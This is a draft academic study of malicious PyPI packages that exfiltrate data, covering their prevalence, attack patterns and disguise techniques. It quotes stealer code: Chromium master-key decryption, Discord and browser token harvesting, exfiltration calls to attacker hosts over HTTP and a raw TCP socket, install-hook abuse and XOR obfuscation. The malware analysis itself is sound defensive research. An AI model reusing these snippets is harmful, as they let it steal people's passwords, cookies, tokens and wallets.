

Silent Data Thieves: Investigating Malicious Data Exfiltration Packages in PyPI

Ye Li · Kaifeng Huang · Guangye Bai ·
Yang Shi

the date of receipt and acceptance should be inserted later

Abstract xxxx

1 Introduction

In the modern digital era, vast amounts of data are continuously generated and transmitted, with a significant portion of data contains sensitive information requiring stringent security measures. [22] For example, healthcare and financial sectors hold particularly critical client data, making them prime cybercrime targets. However, such data is often transmitted through insecure infrastructures, risking severe breaches that may lead to privacy violations, financial losses, and reputational harm. Regulatory frameworks like the EU's General Data Protection Regulation (GDPR) emphasize the urgent need for proper data security measures.

Alarminglly, the frequency, severity and scale of data breaches have been increasing. According to the 2024 Data Breach Report released by Identity theft Resource Center (ITRC) [19], from 2019 to 2023, the number of data breach incidents continues to rise, increasing from 1278 to 3202, while 2024 is basically the same as 2023. For example, in March 2024, AT&T announced that the personal data of over 73 million current and former customers had been leaked on the dark web. In June of the same year, The New York Times exposed a serious data breach incident. An anonymous hacker publicly released approximately 270GB of data on the 4chan forum. In the same month, Snowflake, a cloud service provider, experienced a major security breach, affecting over 165 of its corporate clients, including Ticketmaster, whose 560 million user records were stolen and sold on the dark web. [4] According to IBM's 2024 Data Breach Cost Report [17], the global average cost of a data breach has

Ye Li, Kaifeng Huang, Yang Shi
School of Computer Science and Technology, Tongji University
E-mail: { **XXX**, kaifengh,shiyang}@tongji.edu.cn

increased by 10% compared to last year, reaching \$4.88 million. These data pinpoint that the escalation of data-breaching severity and significant threat to both individuals and organizations. It appears that the security measures against data breaches remain insufficient.

As the open-source ecosystem thrives, attackers increasingly exploit open-source supply chains to facilitate data breaches. The rationale behind this trend is that modern software development’s heavily relied on third-party libraries due to significant productivity benefits. However, the sheer scale of third-party libraries (e.g., NPM hosts over 3.1 million packages and PyPI has over 910,000 users) renders them attractive targets for supply chain attacks. Attackers leverage weakly audited packages and the inherent propagation mechanisms of software dependencies to amplify their attacking impact. For instance, a single compromised package can trigger cascading failures, as exemplified by the `ua-parser-js` incident, which affected thousands of downstream applications. [7]. According to Sonatype [38], 17,954 malicious packages were detected in the first quarter of 2025, a twofold increase compared to the same period in 2024.

Notably, due to the widespread adoption of Python in artificial intelligence and data science, the Python Package Index (PyPI) ecosystem has expanded significantly, becoming an increasingly attractive target for cybercriminals. Recent years have seen a surge in malicious packages uploaded to PyPI, with a significant portion designed to exfiltrate sensitive data. For instance, in March 2024, PyPI temporarily suspended new user registration [11] and project creation following a large-scale typosquatting attack involving over 500 malicious packages aimed at exfiltrating cryptocurrency wallets, browser data, and login credentials. This was not an isolated incident; in May 2023, PyPI similarly disabled new user registrations after admitting that “the volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion” [20]. A prominent example of malicious packages aimed at exfiltrating sensitive information is the popular `ctx` package on PyPI. The malicious code are designed to scan environment variables for sensitive credentials—such as `AWS_ACCESS_KEY_ID`, encode them into base64 strings, and exfiltrate the data to a remote, attacker-controlled URL. [6]

Related Work. Existing researches have shown substantial advancements in malicious PyPI package detection. Taylor et al. [37] proposed `TYPOGARD`, which identifies potentially typosquatted packages using a lexical similarity model between names and incorporating package popularity. Zhang et al. [47] proposed `CEREBRO`, which implements multilingual malicious package detection. Those works primarily focus on general-purpose malicious PyPI packages detection. However, little is known of the effectiveness for malicious PyPI package detectors in *data exfiltration packages*. To date, several empirical work have investigated malicious packages in the PyPI ecosystem. Zahan et al. [46] studied supply chain attacks, particularly dependency confusion and typosquatting techniques [43]. Meanwhile, Oh et al. [24] conducted a survey on identification of encrypted malicious traffic during data breaches through

behavioral analysis and machine learning-based classifiers [24]. Unfortunately, those work lacks feature analysis of data exfiltration packages.

To address this research gap, we conducted an empirical study on malicious PyPI data exfiltration packages by answering the following five questions:

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data exfiltration packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data exfiltration packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data exfiltration packages at the code level?
- **exfiltration Objectives (RQ4)**: What objectives do data exfiltration packages aim to achieve?
- **Detection Effectiveness (RQ5)**: What is the current detection rate of data exfiltration malicious packages by malicious package detection software and websites?

Specifically, we propose RQ1 to quantify the growing threat of malicious data exfiltration packages by analyzing their download trends. We explore RQ2 to systematically characterize the attack patterns of data exfiltration packages, uncovering common tactics and technical implementations. We investigate RQ3 to identify and categorize disguise techniques in data exfiltration packages, revealing how attackers evade detection while maintaining malicious functionality. We study RQ4 to uncover the primary objectives of data exfiltration packages, mapping attacker motivations to observed payload behaviors. Lastly, we perform RQ5 to assess the current detection capabilities of security tools against data exfiltration packages.

REWRITE THIS paragraph when the following sections are ready. Through our analysis and testing, we have found that in recent years, the impact of data exfiltration and malicious packages has become increasingly severe and the scale continues to expand. Through manual analysis of malicious code, we have identified multiple attack modes for this type of malicious package. At the same time, a thorough analysis of its disguise method was conducted, and it was found that it would disguise multiple stages of malicious package operation, as well as the stolen data, code, and metadata. Finally, through attack patterns, we discussed the purposes of various types of data exfiltration packages and found that although their main purpose is to steal sensitive information, some packages can also carry out additional attacks on computers. RQ5...

Summary. In summary, our contributions are as follows:

- We manually screened out some data exfiltration packages from the public malicious package database and collected their download counts over several years to analyze the popularity trend.
- We conduct the first comprehensive code-level analysis of data exfiltration malicious packages, summarized their attack patterns and disguise techniques, finally discussed their purposes.

- We use various tools and websites to detect data exfiltration packages and found that their detection rate is lower than the overall detection rate of general malicious packages.

2 Background and Motivation

2.1 Regulation

Data exfiltration is widely recognized as an unlawful act across the international community. Such behavior is explicitly prohibited under various legal frameworks due to its potential to cause significant harm to individuals, organizations, and critical infrastructure. In response to the growing threat of cyberattacks and insider breaches, governments around the world have established comprehensive laws and regulations aimed at preventing, detecting, and penalizing data exfiltration activities.

Among the most influential regulatory frameworks is the European Union’s General Data Protection Regulation (GDPR) [18], which mandates that data controllers and processors implement robust safeguards to protect personal data. In the United States, the Computer Fraud and Abuse Act (CFAA) [41] criminalizes unauthorized access to computer systems and the transmission or theft of data. It serves as a primary legal tool for prosecuting cybercriminals involved in exfiltration activities, including both external attackers and malicious insiders. Sector-specific regulations such as the Health Insurance Portability and Accountability Act (HIPAA) [42] address data exfiltration risks within the healthcare domain. It imposes strict data security and breach notification requirements on covered entities that handle protected health information (PHI), ensuring that sensitive medical data is adequately protected from unauthorized disclosure.

2.2 Data Exfiltration

This section provides a comprehensive examination of the infection vectors, execution methods, operation process, and monetization strategies associated with such packages.

2.2.1 Definition

We have defined the scope of judgment for data exfiltration packages: ***Malicious data exfiltration packages access and transfer users’ sensitive information without their knowledge or consent.*** Specifically, we use two indicators to determine whether a malicious package is a data exfiltration package:

- Obtaining sensitive information: A package uses system collection or environment collection to obtain sensitive information from a computer.

Table 1: Types of Sensitive Information

Types	Items	
Personal Information	name	
	identification number	
	telephone	
	location data	
	account data	
	captured videos	
	click data	
	microphone	
	screenshots	
	financial info	crypto wallets
credit card number		
bank account		
Business Information	trade secrets	
	financial data	
	intellectual property	
	supplier and customer information	
Device Information	software	operating system
		hostname
		username
		computer name
	hardware info	runtime
		RAM
		MAC Address
		IP Address
		CPU
		GPU
		HWID
Software Usage Footprints	credentials	encrypted_key
		cookies
		password
		tokens
browser history		
Classified Information	restricted infromation	
	confidential infromation	
	secret infromation	
	top-secret infromation	

- Transmitting sensitive information: A package sends the obtained information to a certain URL.

We refer to personal data as a representative category of sensitive information as defined in the General Data Protection Regulation (GDPR) of the European Union [18]. Additionally, we incorporate classifications of sensitive data based on Microsoft’s data security definitions [23], Google’s guidelines on personal and sensitive user data [12], and a consolidated overview provided by TechTarget [39]. A compiled list of these sensitive information types is presented in Table 1. If a malicious package meets the definition and two indicators given above, we will mark it as data exfiltration.

2.2.2 Infection Vector

In recent years, attackers have increasingly leveraged open source software ecosystems such as the PyPI to distribute malicious data exfiltration packages. This tactic forms part of a broader software supply chain attack, wherein attackers upload seemingly benign Python libraries. Once these packages are installed, they may silently initiate data collection and exfiltration routines. Common infection vectors on PyPI include typosquatting, where malicious packages are given names that closely resemble those of legitimate libraries (e.g., `request` vs. `requests`), tricking developers into accidental installation. Additionally, in the case of `ctx`, attackers used a typical technique of a repository account takeover where the attacker tries to find a popular repository owned by an email whose domain has expired. Here the attacker just needs to re-register the same domain and re-create maintainers email to reset the repository account passwords. After that, the attacker owns the repository and is able to make desired changes (e.g., embed a malicious code in a release). [6]

2.2.3 Execution Method

Once a malicious data exfiltration package is installed, either directly or as a transitive dependency, it typically employs stealthy execution methods to initiate its payload while minimizing user suspicion. In the context of PyPI-distributed malware, one common technique involves abusing Python's package installation hooks. Attackers may inject code into the `setup.py` script so that it executes automatically during the `pip install` process, triggering the exfiltration logic before the package is even imported by the user. [45] Another widely used technique is the inclusion of malicious code in the `_init_.py` file, ensuring that the payload is executed immediately upon importing the package. The malware will execute code inside the file that's automatically executed when the module is imported.

2.2.4 Execution Process

The execution process of a data exfiltration package inevitably includes obtaining and transmitting information. And these two steps will give rise to other operations, such as decrypting authentication information, encrypting and packaging information.

Fig.1 shows the whole execution process of the data exfiltration packages. Attackers publish malicious packages on Pypi, and after users download and run them, some packages will decrypt authentication information to obtain `Encryped_keys`. Afterwards, malicious code will use the `Encryped_key` to steal sensitive information through system functions or other means. After obtaining the information, some packages will encrypt and package it, finally send it to URLs controlled by attackers, exfiltrating sensitive information.




Fig. 1: Execution Process

2.2.5 Attackers' Profit Strategies

After successfully exfiltrating data from compromised systems, attackers can employ various strategies to monetize the stolen information. These profit mechanisms often depend on the type and sensitivity of the data. One of the most straightforward strategies is selling exfiltrated credentials and tokens on darknet marketplaces. Cloud service keys, API tokens, and login credentials, especially those associated with high-privilege accounts, are in high demand, as they can be reused for lateral attacks, privilege escalation, or resale to third parties. Attackers may also aggregate these credentials into searchable databases, increasing their market value. [8] In some scenarios, attackers may leverage the exfiltration to deploy secondary payloads, such as ransomware or cryptocurrency miners, especially if the exfiltrated data suggests the host is part of a high-value corporate network. This hybrid model enables both short-term like crypto mining and long-term like ransomware monetization paths. [13]

2.3 Motivation

Despite the growing awareness of software supply chain attacks, malicious data exfiltration packages on open-source platforms like PyPI remain a largely underexplored threat. This lack of targeted research creates blind spots in both academic understanding and practical defense mechanisms.

Our motivation for designing RQ1 is to understand how prevalent data exfiltration activities have become. Analyzing prevalence helps reveal the commonality and severity of data stealing as a threat.

The motivation for RQ2, RQ3, and RQ4 is to gain a deeper understanding of the technical and strategic characteristics of data exfiltration packages, with the goal of supporting more precise cybersecurity defenses. At present, detection tools for malicious packages, such as CEREbro, MPHunter, and AMALFI, are primarily developed based on the analysis of malicious behaviors, their effectiveness heavily depends on a clear understanding of the behavioral features commonly exhibited by malicious packages. Therefore, it's necessary to examine the typical attack patterns data exfiltration packages employ (RQ2), the disguise techniques used to evade detection (RQ3), and the specific

objectives they are designed to achieve (RQ4). Such insights are essential for designing detection systems that can identify malicious behavior accurately.

The motivation for RQ5 is to evaluate the effectiveness of existing detection tools and platforms in identifying data exfiltration malicious packages. By examining their current detection rates, this research aims to assess how well these tools perform in real scenarios. Understanding their strengths and limitations is essential for identifying gaps in current defense mechanisms.

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

3.1 Malicious Data Exfiltration Package Collection

We collected malicious data exfiltration packages by aggregating 2,483 malicious PyPI packages from Backstabber’s Knife Collection [25] and 3,695 packages from pypi_malregistry [45], totaling 6,178 malicious packages. The Backstabber’s Knife Collection [25] covers malicious packages from 2015 to 2019, while pypi_malregistry spans XXX to XXX, ensuring broad temporal coverage. From this dataset, we randomly selected 617 packages with 99% confidence level and 5% margin of error.

Based on the scope of data exfiltration proposed in section 2.2.1, we ultimately marked 83 targets out of a total of 617 sampled packages. Among the 534 malicious packages that were not data exfiltration, 63% of the packages encode malicious code to evade detection, 25% of the packages obfuscate code, 7.2% of the packages are Remote Access Trojans, and the remaining packages include malicious packages used for reverse shell attacks, SMS Bombing attacks, and remote downloads. Two of the authors participates in the labeling process with a third author solving the disagreements. The classification process spanned seven months, from August 2024 to March 2025.

3.2 Research Question Setup

To systematically explore the characteristics of data exfiltration packages, we develop the following five research questions. We present each research question and provide a detailed rationale for its investigation, and explain how it aligns with our study objectives.

RQ1 Prevalence Study. In this study, we first utilized multiple vulnerability databases [1, 33, 15] to determine the published dates of the classified data

exfiltration packages, identifying a publication time range spanning from 2017 to 2024. Afterwards, we utilized the 'Python Download' public dataset provided by BigQuery [14] to search download data of the packages from 2017 to 2024. This dataset provides the download date and daily download volume of the package, which we use to determine the download volume since the malicious version of the package was released. By examining the download trends of these malicious packages over this seven-year period, we aim to uncover shifts in their popularity. This analysis allows us to gain insights into how the severity and evolving trends of data exfiltration threats have changed over time, providing a clearer understanding of their impact and reach within the software ecosystem.

RQ2 Attacking Pattern Study. In this study, we perform an code-level analysis of the classified data exfiltration packages to dissect their underlying mechanisms and behavioral features. We have checked every .py file in the malicious package, focusing on functions related to sensitive information and classifying their functionality. In addition, we also paid extra attention to functions that directly attack computer hardware and use stolen data for other attacks. Finally, organize the order of behavior to form attack patterns and conduct statistical analysis on them. Our goal is to create clear and organized classifications of the attack patterns used by this type of malicious software, provide a simple, structured way to understand their behavior and tactics.

RQ3 Disguise Characteristic Study. In this study, we conducted a comprehensive and detailed investigation into the disguise characteristics of data exfiltration malicious packages. Our research involved a meticulous examination of the metadata associated with each package, including attributes such as descriptions, author name and email. We assessed the validity of the metadata and determined whether it was intentionally manipulated to mimic legitimate benign packages. Furthermore, we documented disguise techniques employed to evade detection by security tools during vulnerable stages of script execution, including the download, operation, and transmission process.

RQ4 Stealing Objectives Study. In this study, we carried out an exploration of the objectives that data exfiltration malicious packages aim to achieve. Our research focused on discussing the primary goals driving the development and deployment of these packages. Through examination of the information stolen and extra attack, we categorized the objectives into distinct types. By shedding light on these objectives, our study aims to contribute to the development of more targeted and effective countermeasures, ultimately enhancing the ability to detect, prevent, and mitigate the impact of such malicious activities.

RQ5 Detection Effectiveness study. In this study, we constructed a test set in a 1:3 ratio of data exfiltration to benign packages to evaluate the detection capabilities of security tools in data exfiltration scenarios. For the exfiltration subset, we selected and analyzed all known data exfiltration packages. To ensure a representative benign baseline, we incorporated 250 benign PyPI packages from the widely referenced dataset by Vu et al. [44], which were rigorously verified for the absence of malicious functionality. This approach provided a comprehensive evaluation of tool efficacy.




Fig. 2: Download Trends (2017–2024)

4 Results

In this section, we present the results of our empirical study concerning malicious data exfiltration packages, organized according to our five research questions.

4.1 Prevalence Study (RQ1)

By collecting and counting the download data of the classified data-stealing packages, we generated a trend chart covering the period from 2017 to 2024, as depicted in Fig.2. The statistical chart shows that from 2017 to 2020, the download volume remained relatively stable, with a larger growth rate in 2021 and 2022, reaching a peak in 2022, then declined in 2023 and 2024.

We found that 2022 was a period of outbreak of malicious packages. At the same time, the download volume in 2021 cannot be ignored. In 2021, software supply chain attacks became a major trend in cybercrime, and attackers began to exploit open source software repositories (such as PyPI, npm, and RubyGems) on a large scale. Furthermore, since PyPI prioritizes installing the latest versions of libraries by default, attackers can upload malicious updates on PyPI and trick developers into downloading them. The 2020-2021 SolarWinds hack [34] was one of the most serious supply chain attacks in recent years. The success of hackers using supply chain vulnerabilities to break into the U.S. government and companies had brought supply chain attacks into the public eye, and as a result, the hacker community had begun to use PyPI more frequently to spread malware. Additionally, on June 23, 2022, the OSGS, open source security community monitoring found that the PyPI official repository was uploaded by the attacker mega707 with more than 150 malicious phishing packages such as ‘agoric-sdk’, ‘datashare’, ‘datadog-agent’ [28].

The decrease in downloads in 2023 and 2024 is speculated to be caused by restrictions imposed by the PyPI. On May 25, 2023, PyPI announced that every

account that maintains any project or organization on PyPI will be required to enable Two-factor authentication (2FA) on their account by the end of 2023 [30]. And On January 1, 2024, PyPI requires 2FA for all users [31]. Prior to this measure, if someone used a simple or reused password, an attacker could take control of the maintainer’s account and begin acting as that user, while installing and executing software on unsuspecting users’ computers. Enabling 2FA makes it almost impossible for an attacker to directly control the PyPI maintainer’s account even if they steal the password, significantly reducing the risk of legitimate accounts being hijacked to upload malicious packages. This is critical to the security of the PyPI ecosystem and helps protect developers and users from malware.

4.2 Pattern Study (RQ2)

In this section, we present a detailed analysis of the attack patterns employed by data-stealing malicious packages. By meticulously examining the source code of these packages, we summarize and classify the attack patterns and processes of the packages, and count the proportion of each mode, as shown in Table 2. We mainly study the attack patterns in this part. Therefore, in Table 2, the stolen information we recorded is the main stolen information, and the attached stolen information is not recorded in detail.

Pat-tern	Description	Per-centage
1	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit	7.2%
2	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit → extra attack	3.6%
3	steal system info → (encrypt info) → packaging info → transmit	72.3%
4	steal system info → (encrypt info) → packaging info → transmit → remote download → execute downloaded files	10.8%
5	steal system info → packaging info → transmit → extra attack	1.2%
6	steal financial info → packaging info → transmit	1.2%
7	steal Discord info → packaging info → transmit → extra attack	1.2%
8	steal system,software info → packaging info → transmit	1.2%
9	steal authentication info → packaging info → transmit	1.2%

Table 2: Attack Pattern Classification and Statistics

4.2.1 Information Acquisition Method

Patterns 1 and 2 are similar. They both steal various types of sensitive information listed above. They rely on local profiles for software, websites, and

browsers, not only steal system information, but also steal user information, payment information, browsing history and automatic filling information from these platforms. To steal the information stored on the platforms, the package needs to obtain the master key or tokens to control the account.

The master key is an AES encryption key used by chromium browsers (such as chrome, edge and brave) to protect locally stored passwords, cookies and credit card information. This key is stored in the *local state* file and encrypted through the windows DPAPI. To obtain the master key, the package will first find the local state file, which is usually stored in the path *appdata/local/google/chrome/user data/local state*. Then the packages read the encrypted key field, decrypt it using windows DPAPI, and then decrypt the stored data such as passwords and cookies using the decrypted master key. The specific code is shown in Listing 1.

The browser usually provides the "save password" function. When a user logs in to a website (e.g. email, social media), the browser will prompt the user whether to save the password. If the user chooses to save, the browser will encrypt the website address, user name and password and store them locally. Cookies are small data files stored in the user's browser by the website, which are used to maintain the user's login status and other preferences. When a user logs in to a website, the server will generate a session cookie and send it to the user's browser. The browser will save this cookie and automatically send it to the server in subsequent requests to verify the user's identity. After the script steals the master key, it can decrypt and obtain these passwords and cookies, then log in directly to the user's online account, or use cookies for session hijacking and impersonate users to access online services. Finally, steal users' personal information stored on the software, websites and browsers. In addition to stealing the basic information of these platforms, these packages will also search the local files of the extensions of the browser's cryptocurrency wallet, such as Exodus and Metamask, in an attempt to steal financial information.

Listing 1: Steal Master key

```

1 def get_master_key(path: str):
2     with open(path + "\\Local State", "r", encoding="utf-8") as f:
3         :
4         c = f.read()
5         local_state = json.loads(c)
6         master_key = base64.b64decode(local_state["os_crypt"]["
7             encrypted_key"])
8         master_key = master_key[5:]
9         master_key = CryptUnprotectData(master_key, None, None, None,
10            0)[1]
11     return master_key

```

A token is a short-term valid credential used to bypass traditional password authentication and directly log in to an account. After stealing the token, the attacker can access the account for a short time. Tokens are usually stored in the */local storage/leveldb*. The data-stealing packages always define a list called *path*; add the paths where various browsers and softwares store *leveldb*

files to the list, and then traverse these paths to find matching tokens. The Path usually covers many mainstream browsers and software, including opera, Microsoft edge, chrome, discord canary, discord PTB, etc., to improve the success rate of stealing. If a browser or software is installed on the host, they will get its tokens smoothly. The specific code is shown in Listing 2.

Listing 2: Steal Tokens

```

1 def tokens(ctx):
2     paths = [
3         os.path.join(os.getenv("APPDATA"), ".discord"/".
4             discordcanary"/".discordptb", "Local Storage", "
5                 leveldb"),
6         os.path.join(os.getenv("LOCALAPPDATA"), "Google"/"
7             Microsoft"/"BraveSoftware", "Chrome"/"Edge"/"Brave-
8             Browser", "User Data", "Default", "Local Storage", "
9                 leveldb"),
10        os.path.join(os.getenv("APPDATA"), "Opera Software", "
11            Opera Stable"/"Opera GX Stable", "Local Storage", "
12                leveldb"),]
13    tokens = []
14    for path in paths:
15        for file in os.listdir(path):
16            for line in [x.strip() for x in open(os.path.join(
17                path, file), errors="ignore").readlines() if x.
18                    strip()]:
19                for regex in [r"[\w-]{24}\. [\w-]{6}\. [\w-]{38}",
20                    r"mfa\.[\w-]{84}"]:
21                    for token in re.findall(regex, line):
22                        account_name = get_account_name(token)
23                        tokens.append((account_name, token))

```

After obtaining the token, some scripts will verify the validity of the token. Take discord as an example. If the incoming token is in the self.tokens list, continue processing. Then generate the request header through *self.getheaders(token)*, and send a request to discord's API using *requests.get* to verify the validity of the token. Check the response status code through complex bit operation. If the request is successful and the token is not in the self.tokens list, add the token to the list.

After obtaining a valid discord token, the script will request the account details through the Discord API. The script will also set the HTTP request header, and then send HTTP get requests to different API endpoints of Discord to return sensitive information such as user basic information, payment information, and friends list.

Listing 3: Request Header Example

```

1 headers=
2 {'Authorization':token,
3  'Content-Type':'application/json',
4  'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64;
5      rv:102.0) Gecko/20100101 Firefox/102.0'}

```

Pattern 3-5 focus on stealing system information. Different information has different ways of stealing. For hostname, cwd, username, IP and some hardware information, the library function is usually used, as shown in Listing 4. For operating system information, such as version number, name, and version information, the platform function is usually used, such as *platform.release()*, *system()*, *version()* and *processor()*. Obtaining GPU, HWID and MAC information requires more complex functions, but it is still implemented using system functions.

Listing 4: Stealing Mode: system info

```

1 hostname = socket.gethostname(), platform.node() #hostname
2 cwd = os.getcwd()
3 username = getpass.getuser()
4 IPAddr=socket.gethostbyname(hostname), reqip = requests.get("https
   ://api.ipify.org/?format=json").json() #IP
5 psutil.virtual_memory() #RAM

```

Additionally, some scripts steal system runtime and environment variables. The methods used are shown in Listing 5 and 6.

Listing 5: Stealing Mode: runtime and env variables

```

1 with open("/proc/uptime", "r") as f: #runtime
2     uptime = f.read().split(" ")[0].strip()
3
4     for _, value in environ.items(): #env variables
5         string += value+" "

```

Patterns 6-8 obtain information in the same way as the method of finding local files. Pattern 9 is the part of obtaining authentication information in patterns 1 and 2. In addition to the above stealing methods, some malicious scripts will also directly search local folders to find files, generally *desktop*, *downloads* and *documents*. The script will set the keyword lists (such as *key_wordsfolder* and *key_wordsfiles*), and in *desktop*, *downloads* and *documents*, find the files or folders with specific keywords in the file name. Common keywords are shown in Table 3. At the same time, due to the excessive number of files to be searched, scripts tend to use multiple threads to search multiple folders at the same time to improve efficiency. After finding the target file, the script will upload the file and get the download link.

Types	Keywords
Folder	"account", "acount", "passw", "secret", "senhas", "contas", "backup", "2fa", "work", "private", "source", "users", "username", "login", "user", "usuario", "log"
Files	"passw", "mdp", "motdepasse", "mot_de_passe", "login", "secret", "account", "acount", "paypal", "banque", "account", "metamask", "wallet", "crypto", "exodus", "discord", "token"

Table 3: Keywords Lists

The stealing of user behavior information is also realized through system functions. For screenshot, the function `image=imagegrab. Grab()` is usually used. After the screen capture is successful, the script will create a binary stream object in memory to temporarily store image data, save the screenshot in PNG format to the object, and finally package it into a file for sending. For videocapture, the `cv2.videocapture (0)` function is generally used to read a frame of image from the camera, and the image is also converted into binary data and sent. Some malicious packets will also listen to the user's keyboard events and collect click data. To collect click data, first process the keyboard event, convert it into character text, and then enable the keyboard listener, such as `keylistener=pynput.keyboard Listener(on_press=OnKeyboardEvent)`. Finally, write the record to the file regularly for sending.

4.2.2 Information Packaging and sending Method

After a malicious script steals sensitive information, it needs to package the stolen information and send it to the attacker. According to different sending methods and different information forms, stealing packages will choose different information packaging methods. Except for user behavior information and local files, other sensitive information can be stored in strings. 92.8% of stolen packages will write these strings into the dictionary or concatenate information into strings for sending. 4.8% of the stolen packets will write the stolen information to a file and send the file. 6% of malicious packages that steal files will compress and package files and then send compressed files. Only 4.8% of malicious packets are sent directly without packaging information because only a single message is stolen. For packaged files, the script uses the `discord.file ()` function to send them to the Discord channel, or upload them to Anonfile, a service that provides anonymous file sharing. But for other information, there are many transmission modes

Before transmission, the script usually defines a URL, which is restricted by the attacker and used to receive information. Some URLs point to the server specified by the attacker, some are webhook URLs, which are used to connect to the discord channel specified by the attacker. 89% of stealing packages transmit information by sending HTTP requests to the URLs. Most of the libraries used to send HTTP requests are requests, and a few use `urlopen` and `curl`. 67.5% of packages use HTTP GET method, 22.9% use HTTP POST method, some packages use a mixture of two methods. GET uses the `params` to pass data, attaches the strings or dictionaries composed of information as the request params to the query string of the URL. The POST method includes the request parameters in the request body, using JSON or data parameters. The request parameters are strings or dictionaries composed of stolen information, and 8.4% of the packages convert dictionaries to JSON format. An example of requests constructed in two ways is shown in Listing 6.

Listing 6: Constructed Request

```
1 ploads = {'hostname':hostname, 'cwd':cwd, 'username':username}
```

```

2 requests.get("http://5r13v9.ceye.io", params=ploads)
3
4 vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
5 request.urlopen(r'http://openvc.org/Version.php',data='vid='.
6     encode('utf-8')+base64.b64encode(vid.encode('utf-8')))
7
8 payload = {"username" : message.author.name,
9     "avatar_url" : str(message.author.avatar_url)}
10 requests.post(config['attachment_webhook'], json=payload)

```

In addition to using HTTP, 6% of packets use TCP connection for data transmission. They first create a TCP socket, then connect to the port of the IP address of the remote server specified by the attacker, and then send it in the form of byte stream, as shown in Listing 7.

Listing 7: TCP Connection

```

1 clientSocket = socket.socket(socket.AF_INET, socket.
2     SOCK_STREAM)
3 clientSocket.connect(("134.209.85.64",9090))
4 clientSocket.send(str(sendable_string).encode())

```

There are also some packages that send information through discord's webhook. The webhook URL specifies the target discord server and channel controlled by the attacker. They usually use the functions of the discord library to send.

4.2.3 Additional Operations

Chapters 4.2.1 and 4.2.2 introduce the process from information stealing to transmission. However, according to statistics, 16.8% of the packets have carried out additional operations, 6% of which have carried out additional attacks, and 10.8% packages download remotely. Extra attacks will be described in section 4.4. Here we introduce remote download,

The package for remote download will specify the download URL, which provides the file to download. The downloaded files are in various forms, including bat files, zip files and exe files. After downloading, the file will be saved in the current working directory or another temporary directory. For bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks.

4.3 Disguise Characteristic Study (RQ3)

In this section, we delve into the empirical analysis of disguise characteristics employed by data-stealing malicious packages. As the threat landscape evolves,

malicious actors increasingly leverage multiple techniques to evade detection and infiltrate software ecosystems. Our study aims to systematically identify and categorize the various disguise mechanisms utilized by these malicious packages, shedding light on their operational strategies and the challenges they pose to security defenses. We counted the objects and methods of disguise, found that only 7.2% of data-stealing packages didn't disguise. Our statistical data on the disguise object is shown in Fig.3. The data shows that most packages disguise download process, followed by operation process and stolen info. Additionally, 6% of the packages employ multiple disguise objects, encompassing IP addresses, code, and the aforementioned elements.

Nearly 70% of the packages customize the download process. Alongside the visible download procedure, hidden data-stealing will be performed. They will specify a custom installation class *custominstall* for the *cmdclass* parameter in the *setup* function, replacing the default installation logic. In the *custominstall* class, it first call *install.run(self)* to execute the normal installation logic, and then steal and send data.

The most common way to disguise information is to encrypt it, so that the original information can be replaced by a seemingly random character sequence. This can avoid directly exposing the plaintext form of sensitive information, thus avoiding some simple detection mechanisms based on string matching. At the same time, the encoded data looks like garbled code, which is not easy to be recognized as sensitive information by humans or simple scripts. The most common way to encode information is Base64. As in the fifth line of Listing 6, Base64 encoding is used to encrypt the vid string. Base64 is also often used to encrypt IP addresses and URL. Similar to Base64 encoding, hexadecimal encoding is another method used to disguise data. In some cases, scripts utilize the *encode().Hex()* function to convert information into hexadecimal format prior to transmission. There are also scripts that use XOR to encrypt strings, as shown in Listing 8. It will define a key array, convert each character of string to ASCII code, XOR each ASCII code with the corresponding byte in T, convert the result back to character and splice it into the encrypted string *encd*. Some packages will use more complex custom encryption methods, such as *noblesse*. The script has an encryption function, which generates a random string with a specified length. For the information to be encrypted, each character has a 50% probability of being replaced by the generated random character, and the confused string is finally sent.

Listing 8: XOR Encryption

```

1 key_array = [0x76, 0x21, 0xfe, 0xcc, 0xee]
2 for i in xrange(len(string)):
3     encd += chr(ord(string[i]) ^ t[i % len(t)])

```

